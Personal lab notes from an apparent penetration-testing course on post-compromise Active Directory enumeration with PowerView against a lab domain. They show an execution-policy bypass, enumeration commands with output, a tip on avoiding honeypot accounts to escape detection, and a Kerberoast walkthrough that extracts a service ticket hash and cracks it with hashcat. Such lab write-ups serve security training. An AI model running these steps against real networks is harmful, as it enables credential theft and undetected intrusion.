Post Compromise Enumeration Intro

Tuesday, September 10, 2024 1:57 PM

PowerView Overview

Tuesday, September 10, 2024   1:59 PM

PowerView Overview

- PowerView is a PowerShell tool used for Active Directory enumeration. It can enumerate users, computers, groups, and other AD objects.


Installing PowerView

Step 1: As an attacker, we would have to upload this file via a shell or something to the victim, but to speed up the process and make it more easy, let's download the file directly in one of the machines.

Step 2: Go to this link:

https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1

Select the PowerView.ps1:



```
.EXAMPLE

$Module = New-InMemoryModule -ModuleName
#>

    [Diagnostics.CodeAnalysis.SuppressMes
    [CmdletBinding()]
    Param (
        [Parameter(Position = 0)]
        [ValidateNotNullOrEmpty()]
        [String]
        $ModuleName = [Guid]::NewGuid().T
    )

    $AppDomain = [Reflection.Assembly].As
```

And hit download

Domain Enumeration with PowerView

Tuesday, September 10, 2024 2:18 PM

Overview

After we gained initial access, it's a good idea to enumerate further more the domain. We can do this by using the PowerView tool, to enumerate users, groups, policies, etc…

Steps

Step 1: Now that we installed PowerView on the attacker machine to speed up the process, open CMD, navigate to the installed directory, and type:

C:\Users\pparker\Desktop>powershell -ep bypass

-ep stands for ExecutionPolicy (This just blocks executing scripts that we don't want to do), so we're just saying to bypass this.


Step 2: Start the PowerView using this command:

PS C:\Users\pparker\Desktop> . .\PowerView.ps1

Step 3: Now let's get information about the domain:

Example 1:

PS C:\Users\pparker\Desktop> Get-NetDomain




```
PS C:\Users\pparker\Desktop> Get-NetDomain


Forest                  : NEMO.local
DomainControllers       : {NEMO-DC.NEMO.local}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : NEMO-DC.NEMO.local
RidRoleOwner            : NEMO-DC.NEMO.local
InfrastructureRoleOwner : NEMO-DC.NEMO.local
Name                    : NEMO.local
```

Here we can see the Forest, DC's, etc.

Example 2:

PS C:\Users\pparker\Desktop> Get-NetDomainController




```
PS C:\Users\pparker\Desktop> Get-NetDomainController


Forest                     : NEMO.local
CurrentTime                : 9/17/2024 12:43:52 PM
HighestCommittedUsn        : 65633
OSVersion                  : Windows Server 2022 Standard Evaluation
Roles                      : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain                     : NEMO.local
IPAddress                  : 192.168.100.142
SiteName                   : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections         : {}
OutboundConnections        : {}
Name                       : NEMO-DC.NEMO.local
Partitions                 : {DC=NEMO,DC=local, CN=Configuration,DC=NEMO,DC=local,
                             CN=Schema,CN=Configuration,DC=NEMO,DC=local, DC=DomainDnsZones,DC=NEMO,DC=local...}



PS C:\Users\pparker\Desktop> _
```

Here, we can see the specific information about Domain Controller and it's IP address.

Example 3:

PS C:\Users\pparker\Desktop> Get-DomainPolicy




```
PS C:\Users\pparker\Desktop> Get-DomainPolicy


Unicode        : @{Unicode=yes}
SystemAccess   : @{MinimumPasswordAge=1; MaximumPasswordAge=42; MinimumPasswordLength=7; PasswordComplexity=1;
                 PasswordHistorySize=24; LockoutBadCount=0; RequireLogonToChangePassword=0;
                 ForceLogoffWhenHourExpire=0; ClearTextPassword=0; LSAAnonymousNameLookup=0}
KerberosPolicy : @{MaxTicketAge=10; MaxRenewAge=7; MaxServiceAge=600; MaxClockSkew=5; TicketValidateClient=1}
RegistryValues : @{MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=System.Object[]}
Version        : @{signature="$CHICAGO$"; Revision=1}
Path           : \\NEMO.local\sysvol\NEMO.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Windo
                 ws NT\SecEdit\GptTmpl.inf
GPOName        : {31B2F340-016D-11D2-945F-00C04FB984F9}
GPODisplayName : Default Domain Policy
```

Getting information about a Domain Policy

But let's look deeper for example specifically at SystemAccess, with the following command:

PS C:\Users\pparker\Desktop> (Get-DomainPolicy)."SystemAccess":




```
PS C:\Users\pparker\Desktop> (Get-DomainPolicy)."SystemAccess"


MinimumPasswordAge           : 1
MaximumPasswordAge           : 42
MinimumPasswordLength        : 7
PasswordComplexity           : 1
PasswordHistorySize          : 24
LockoutBadCount              : 0
RequireLogonToChangePassword : 0
ForceLogoffWhenHourExpire    : 0
ClearTextPassword            : 0
LSAAnonymousNameLookup       : 0
```

Here we can see that minimum password length is 7, which is awesome to perform a password spraying or cracking.

Example 4:


PS C:\Users\pparker\Desktop> Get-NetUser | select cn



```
PS C:\Users\pparker\Desktop> Get-NetUser | select cn

cn
--
Administrator
Guest
krbtgt
Tony Stark
SQL Service
Frank Castle
Peter Parker
```

We can also do only Get-NetUser, but it will output a lot of information, so with (| select cn) we're filtering some info.

Example 5:




```
PS C:\Users\fcastle\Downloads> Get-UserProperty -Properties logoncount

name          logoncount
----          ----------
Administrator         45
Guest                  0
krbtgt                 0
Frank Castle          39
Tony Stark             0
Peter Parker           0
SQL Service            0
NfSGuFsMX1             0
WlzuqNKcvB             0
```

I got this Screenshot from TCM, since this command: Get-UserProperty wasn't working on mine. An important thing to mention here, is that we should avoid the accounts that have 0 logs on, because that might be a honeypot, and they're just waiting for you to log in, and trigger the alarm.

To find more commands like this, navigate to the link where we downloaded this:

https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1

And then at README or RECON section:




```
# Functions to export from this module
FunctionsToExport = @(
    'Export-PowerViewCSV',
    'Resolve-IPAddress',
    'ConvertTo-SID',
    'ConvertFrom-SID',
    'Convert-ADName',
    'ConvertFrom-UACValue',
    'Add-RemoteConnection',
    'Remove-RemoteConnection',
    'Invoke-UserImpersonation',
    'Invoke-RevertToSelf',
    'Get-DomainSPNTicket',
    'Invoke-Kerberoast',
    'Get-PathAcl',
    'Get-DomainDNSZone',
    'Get-DomainDNSRecord',
    'Get-Domain',
    'Get-DomainController',
    'Get-Forest',
    'Get-ForestDomain',
    'Get-ForestGlobalCatalog',
    'Find-DomainObjectPropertyOutlier',
    'Get-DomainUser',
    'New-DomainUser',
```

We can find useful commands that we can use.

Example 5:

Let's do an attack called Kerberoast, to do it follow the steps:


Step 1: At the command prompt, type: Invoke-Kerberoast:



```
PS C:\Users\pparker\Desktop> Invoke-Kerberoast


SamAccountName       : SQLService
DistinguishedName    : CN=SQL Service,CN=Users,DC=NEMO,DC=local
ServicePrincipalName : NEMO-DC/SQLService.NEMO.local:60111
TicketByteHexStream  :
Hash                 : $krb5tgs$23$*SQLService$NEMO.local$NEMO-DC/SQLService.NEMO.local:60111*$09623909FD37590B9E181B76
                       B7E8982D$BCDBEB035342B6C12EC9E4636E1580565AF8BA9435746D2EAC158AA9787D7E7807D9154258434F9FF86E363
                       C2F88E0A00A123FD9B0A50050E20D08E714880C5BEF63A2E884A983D3AE531B3BDA9C47BFCAEB91C81514233745CA77B
                       18426066473782A92D17C0D3BE993CA82A143928F582CBDB0A572931F56BE1D6F870535D04EF25B3D814970E9C386090
                       3842F28F0B90D717C2CCE5C4817A5921B750AE05E907D833D638DF1B18512219B17176A5EF6533A11BA04A71445F05E3
                       BC7DD06199840863F55B5AEFAD0E8EE100925B6CFA97032CDDBFCF767488AD2E25B01BF3654DB2D0B6FA4732A433F549
                       D825EB4707F567533716FBBD1A31CD7D377446F42EF4014BECB5940A647E9C4FB4F348EC2144EE6751EC23F90CD2A80F
                       592F37BD2FD534073916DF7DD033A9C432814C4B2F88E2DED67A798E1F3466561602CA161ACF75DDC62D81DCDD0787C2
                       3C8D36ADCF2B89F7E2F315A9A53EFEE20BF76023563C2009982D86148B61C28770245C97631E34759ACF758BE576CF8D
                       1D4B96790E8C281B660227F664F6A6A59C596CE6F98F3E04FFC8F81F8E9E6D4559DAF7072B7A011F55684C35432470EB
                       6A8A72DB1CC6B049EE45DA37781973CD99C540034788656352 38A56EDA88152791F50336E4A5F74FEC6B64991F570C6F
                       CDD01451CD977D04BD2D0B314D077B8AC4812EE702B706154F8FD49BF13B4FD4DC22E899B57156F5D68D44D4AFC2FBF3
                       6EF1863F77F715F2914D3269E074E41EEED5292DA97241849B56DE79EC1CDC917AB30E8E879CFFC3D7DB4CC022D1E104
                       CBB497CB931EF750247EE02F7E80D62B298A63BA7B4E38D3A81BF0E1EF778813A9E1969F3F58CAC66EBAF4B725CD8DEB
                       46E25DB0AE41FD08E8B871FD733B93179FE2B36BFF70A0A34627FA948C50688EEBD3FD9FCFE02647857D54ACC4B83598
                       D20B3AB0546351C8E52BDD13CBB96375F2B49EB45B80650EF2EF92044C5671C1E3880A65F8E984C0A412DD85EC954368
                       21AF966B3F92951F2ED7AE2CDD020A18AC00562A95AAF33885B10A2BC39E51BC82B0C33DBC30BC6B041DB098558DAE06
                       E7D95E308CA684CB180230E24CDEC8BE13B1CC215D2A176051634661FA9660EF3B319435E7486D646415F284F116159F
                       4D0B828632DD01E7F27B9CF2657CF6B94789D102010BA13EECD3BA2A04492CAD028C0217E11C1A614FC71199B652AB48
                       7480709E62188254E50466090C7F12A24848495D1A26D49DBE39CA84B332E4896491B88FE00B7AF98E1F4139C27D19C2
                       7945E43E01AA70E3CE7F351F4796CDBD78F37975EE93A5F8550FCA77FF3B3293BDBFC6C3CDEE87DAC620CBDB8554BEAC
                       07801A2F429CA99F7E47AE631ADF20D6EDB0966C9ED89F360FC1C86968C21D8193CF4EE913E3E15ACE73267107167C23
                       1FA4FB90A7BF10B2B80FB5F0CEF13FE57BE442C0A64A258B005BBF039DAA41F87D4F834BDD81A580537C9C21DBBA926D
                       3D087E4DCA5BA7F5FC46AC5E78D021C38D1B7F1FA879B232005072B9174E18B5B5BB7C85E43BD0E02E52FD3A831DC144
                       8A2469C86FD8D69F7D9E601772D799F72
```


Here, we got provided with a TGS (Ticket Granting Service), which is from SQL Service account that we created in the Lab Section.

Step 2: Now let's try to crack it with hashcat:



```
┌──(easynasy㉿kali)-[~/Desktop]
└─$ hashcat -m 13100 '$krb5tgs$23$*SQLService$NEMO.local$NEMO-DC/SQLService.NEMO.local:60111*$09623909FD37590B9E181B76B7E8982D$BC
DBEB035342B6C12EC9E4636E1580565AF8BA9435746D2EAC158AA9787D7E7807D9154258434F9FF86E363C2F88E0A00A123FD9B0A50050E20D08E714880C5BEF6
3A2E884A983D3AE531B3BDA9C47BFCAEB91C81514233745CA77B18426066473782A92D17C0D3BE993CA82A143928F582CBDB0A572931F56BE1D6F870535D04EF2
5B3D814970E9C3860903842F28F0B90D717C2CCE5C4817A5921B750AE05E907D833D638DF1B18512219B17176A5EF6533A11BA04A71445F05E3BC7DD061998408
63F55B5AEFAD0E8EE100925B6CFA97032CDDBFCF767488AD2E25B01BF3654DB2D0B6FA4732A433F549D825EB4707F567533716FBBD1A31CD7D377446F42EF4014
BECB5940A647E9C4FB4F348EC2144EE6751EC23F90CD2A80F592F37BD2FD534073916DF7DD033A9C432814C4B2F88E2DED67A798E1F3466561602CA161ACF75DD
C62D81DCDD0787C23C8D36ADCF2B89F7E2F315A9A53EFEE20BF76023563C2009982D86148B61C28770245C97631E34759ACF758BE576CF8D1D4B96790E8C281B6
60227F664F6A6A59C596CE6F98F3E04FFC8F81F8E9E6D4559DAF7072B7A011F55684C35432470EB6A8A72DB1CC6B049EE45DA37781973CD99C540034788656352
38A56EDA88152791F50336E4A5F74FEC6B64991F570C6FCDD01451CD977D04BD2D0B314D077B8AC4812EE702B706154F8FD49BF13B4FD4DC22E899B57156F5D68
D44D4AFC2FBF36EF1863F77F715F2914D3269E074E41EEED5292DA97241849B56DE79EC1CDC917AB30E8E879CFFC3D7DB4CC022D1E104CBB497CB931EF750247E
E02F7E80D62B298A63BA7B4E38D3A81BF0E1EF778813A9E1969F3F58CAC66EBAF4B725CD8DEB46E25DB0AE41FD08E8B871FD733B93179FE2B36BFF70A0A34627F
A948C50688EEBD3FD9FCFE02647857D54ACC4B83598D20B3AB0546351C8E52BDD13CBB96375F2B49EB45B80650EF2EF92044C5671C1E3880A65F8E984C0A412DD
85EC95436821AF966B3F92951F2ED7AE2CDD020A18AC00562A95AAF33885B10A2BC39E51BC82B0C33DBC30BC6B041DB098558DAE06E7D95E308CA684CB180230E
24CDEC8BE13B1CC215D2A176051634661FA9660EF3B319435E7486D646415F284F116159F4D0B828632DD01E7F27B9CF2657CF6B94789D102010BA13EECD3BA2A
04492CAD028C0217E11C1A614FC71199B652AB487480709E62188254E50466090C7F12A24848495D1A26D49DBE39CA84B332E4896491B88FE00B7AF98E1F4139C
27D19C27945E43E01AA70E3CE7F351F4796CDBD78F37975EE93A5F8550FCA77FF3B3293BDBFC6C3CDEE87DAC620CBDB8554BEAC07801A2F429CA99F7E47AE631A
DF20D6EDB0966C9ED89F360FC1C86968C21D8193CF4EE913E3E15ACE73267107167C231FA4FB90A7BF10B2B80FB5F0CEF13FE57BE442C0A64A258B005BBF039DA
A41F87D4F834BDD81A580537C9C21DBBA926D3D087E4DCA5BA7F5FC46AC5E78D021C38D1B7F1FA879B232005072B9174E18B5B5BB7C85E43BD0E02E52FD3A831D
C1448A2469C86FD8D69F7D9E601772D799F72' /usr/share/wordlists/rockyou.txt
```

